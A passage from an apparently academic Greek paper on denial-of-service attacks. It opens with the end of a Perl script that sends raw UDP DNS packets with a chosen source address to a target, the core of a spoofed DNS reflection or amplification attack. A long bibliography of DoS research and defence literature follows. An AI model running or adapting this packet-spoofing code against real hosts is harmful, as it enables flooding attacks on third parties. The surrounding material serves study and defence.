   my $dnsdata = $dnspacket->data;
   my $sock = new Net::RawIP({udp=>{}});

   # send packet
   $sock->set({ip => {
            saddr => $src_ip, daddr => "$ARGV[0]", frag_off=>0,tos=>0,id=>1565},
            udp => {source => 53,
            dest => 53, data=>$dnsdata
            } });
   $sock->send;
}

exit(0);
------- EOT -------
```

6 Βιβλιογραφία - References.

1. J.Mirkovic, S. Dietrich, D. Dittrich, P. Reiher. December 30, 2004" Internet Denial of Service: Attack and Defense Mechanisms" Prentice Hall PTR.

2. Detection of Web Denial-of-Service Attacks using decoy hyperlinks
   Dimitris Gavrilis1, Ioannis S. Chatzis2 and Evangelos Dermatas3
   Electrical & Computer Engineering Department, University of Patras.

3. 'An Adaptable Inter-Domain Infrastructure Against DoS Attacks' Georgios Koutepas, National Technical University of Athens SSGRR 2003w January 10, 2003.

4. 'ΑΝΙΧΝΕΥΣΗ ΕΙΣΒΟΛΩΝ ΣΕ ΔΙΚΤΥΑ ΥΠΟΛΟΓΙΣΤΩΝ ΜΕ ΑΛΓΟΡΙΘΜΟΥΣ ΜΗΧΑΝΙΚΗΣ ΜΑΘΗΣΗΣ' Διδακτορική Διατριβή, Αικατερίνη Β. Μητροκώτσα, ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ-ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ, Αύγουστος 2007.

5. A Summary of DoS/DDoS Prevention, Monitoring and Mitigation Techniques in a Service Provider Environment [Copyright SANS Institute].

6. David Moore and Colleen Shannon. "The spread of the code red worm (crv2)".http://www.caida.org/analysis/security/codered/coderedv2_analysis.xml#animations. July 24, 2001.

7. Steve Gibson. Distributed Reflection Denial of Service Description and analysis of a potent, increasingly prevalent, and worrisome Internet attack. February 22, 2002.

8. BotTorrent: Misusing BitTorrent to Launch DDoS Attacks,Karim El Defrawy_, Minas Gjoka and Athina Markopoulou University of California, Irvine.

9. A BitTorrent-Driven Distributed Denial-of-Service Attack
   Jerome Harrington, Corey Kuwanoe, Cliff C. Zou ,School of Electrical Engineering and Computer Science ,University of Central Florida ,Orlando, FL 32816 ,psi@y0ru.net, eschalon@gmail.com, czou@cs.ucf.edu .

10. Denial of Service Attacks and Challenges in Broadband Wireless Networks ,Shafiullah Khan, Kok-Keong Loo1, Tahir Naeem, Mohammad Abrar Khan1.

11. Rule-based Defense Mechanism against Distributed Denial-of-Service Attacks,Sung-ju Kim, Byung-chul Kim, Jae-yong Lee, Chan-kyou Hwang and Jae-jin Lee.

12. Survey of Network-Based Defense Mechanisms Countering the DoS and DDoS Problems - TAO PENG, CHRISTOPHER LECKIE, and KOTAGIRI RAMAMOHANARAO-Department of Computer Science and Software Engineering, The University of Melbourne, Australia.

13. D. J. Bernstein. SYN cookies. http://cr.yp.to/syncookies.html.

14. DNS Amplification Attacks ,Preliminary release Randal Vaughn and Gadi Evron ,March 17, 2006.

15. http://en.wikipedia.org/wiki/Denial-of-service_attack

16. http://el.wikipedia.org/wiki/Ping_Of_Death

17. http://el.wikipedia.org/wiki/UDP_flood_attack

18. http://el.wikipedia.org/wiki/Email_bomb

19. http://en.wikipedia.org/wiki/SYN_cookies

20. http://www.cert.org/advisories/CA-1996-21.html

21. http://httpd.apache.org/docs/2.3/misc/security_tips.html

22. DNS Amplification Attacks-Preliminary release,Randal Vaughn and Gadi Evron March 17, 2006.

23. DNS Amplification Attacks, http://www.isotf.org/news/DNS-Amplification-Attacks.pdf

24. Honeypots: Tracking Hackers By Lance Spitzner, ISBN : 0-321-10895-7 .

25. IP traceback: a new denial-of-service deterrent? Miami Univ., Coral Gables, FL, USA, Issue Date: May-June 2003, ISSN: 1540-7993, INSPEC Accession Number: 7662753.

26. IP Traceback-based Intelligent Packet Filtering: A Novel Technique for Defending Against Internet DDoS Attacks,Minho Sung and Jun Xu,College of Computing ,Georgia Institute of Technology,Atlanta, GA 30332-0280

27. Implementing Pushback: Router-Based Defense Against DDoS Attacks, John Ioannidis, Steven M. Bellovin(AT&T Labs Research).

28. Efficient Trapdoor Based Client Puzzle Against DoS Attacks Yi Gao, Willy Susilo, Yi Mu, and Jennifer Seberry,School of Information Technology and Computer Science,University of Wollongong, Australia.

29. DOS-resistant Authentication with Client Puzzles, Tuomas Aura, Pekka Nikander, and Jussipekka Leiwo, Helsinki University of Technology.

30. ISP Security: Deploying and Using Sinkholes, APRICOT 2004 - KUALA LUMPUR, MY ,February 23, 2004-Danny McPherson.

31. IMPROVING THE FUNCTIONALITY OF SYN COOKIES, Andre Zuquete IST / INESC-ID Lisboa, Lisboa, Portugal.

32. Network Defense Applications using IP Sinkholes, Victor Oppleman, hakin9 1/2006.

33. Certified Ethical Hacker-CEHv6 Module 14 Denial of Service. Copyright by EC-Council.

34. Attacking the DNS Protocol – Security Paper v2, Expert Security Associate (ESA) Certification, Sainstitute.org

35. Extreme Exploits: Advanced Defenses Against Hardcore Hacks, by Victor Oppleman, Oliver Friedrichs and Brett Watson. McGraw-Hill/Osborne © 2005- ISBN:0072259558.

36. DDoS: Undeniably a global Internet problem looking for a global solution RIPE-41 EOF Tutorial, January 15, 2002, Amsterdam,Yehuda Afek and Hank Nussbacher,Wanwall Ltd.

37. Using Graphic Turing Tests To Counter Automated DDoS Attacks Against Web Servers-William G. Morein, Angelos Stavrou y Debra L. Cook, Angelos D. Keromytis,Vishal Misra,Dan Rubensteiny
Department of Computer Science-Department of Electrical Engineering
Columbia University in the City of New York

38. Defending Against Distributed Denial-of-Service Attacks With Max-Min Fair Server-Centric Router Throttles-David K. Y. Yau, Member, IEEE, John C. S. Lui, Feng Liang, and Yeung Yam.

39. Leveraging the Load Balancer to Fight DDoS,SANS Institute InfoSec Reading Room,Author: Brought Davis, Advisor: Kristof Boeynaems.

40. An Analysis of Using Reflectors for Distributed Denial-of-Service Attacks Vern Paxson ,AT&T Center for Internet Research at ICSI ,International Computer Science Institute ,Berkeley, CA USA.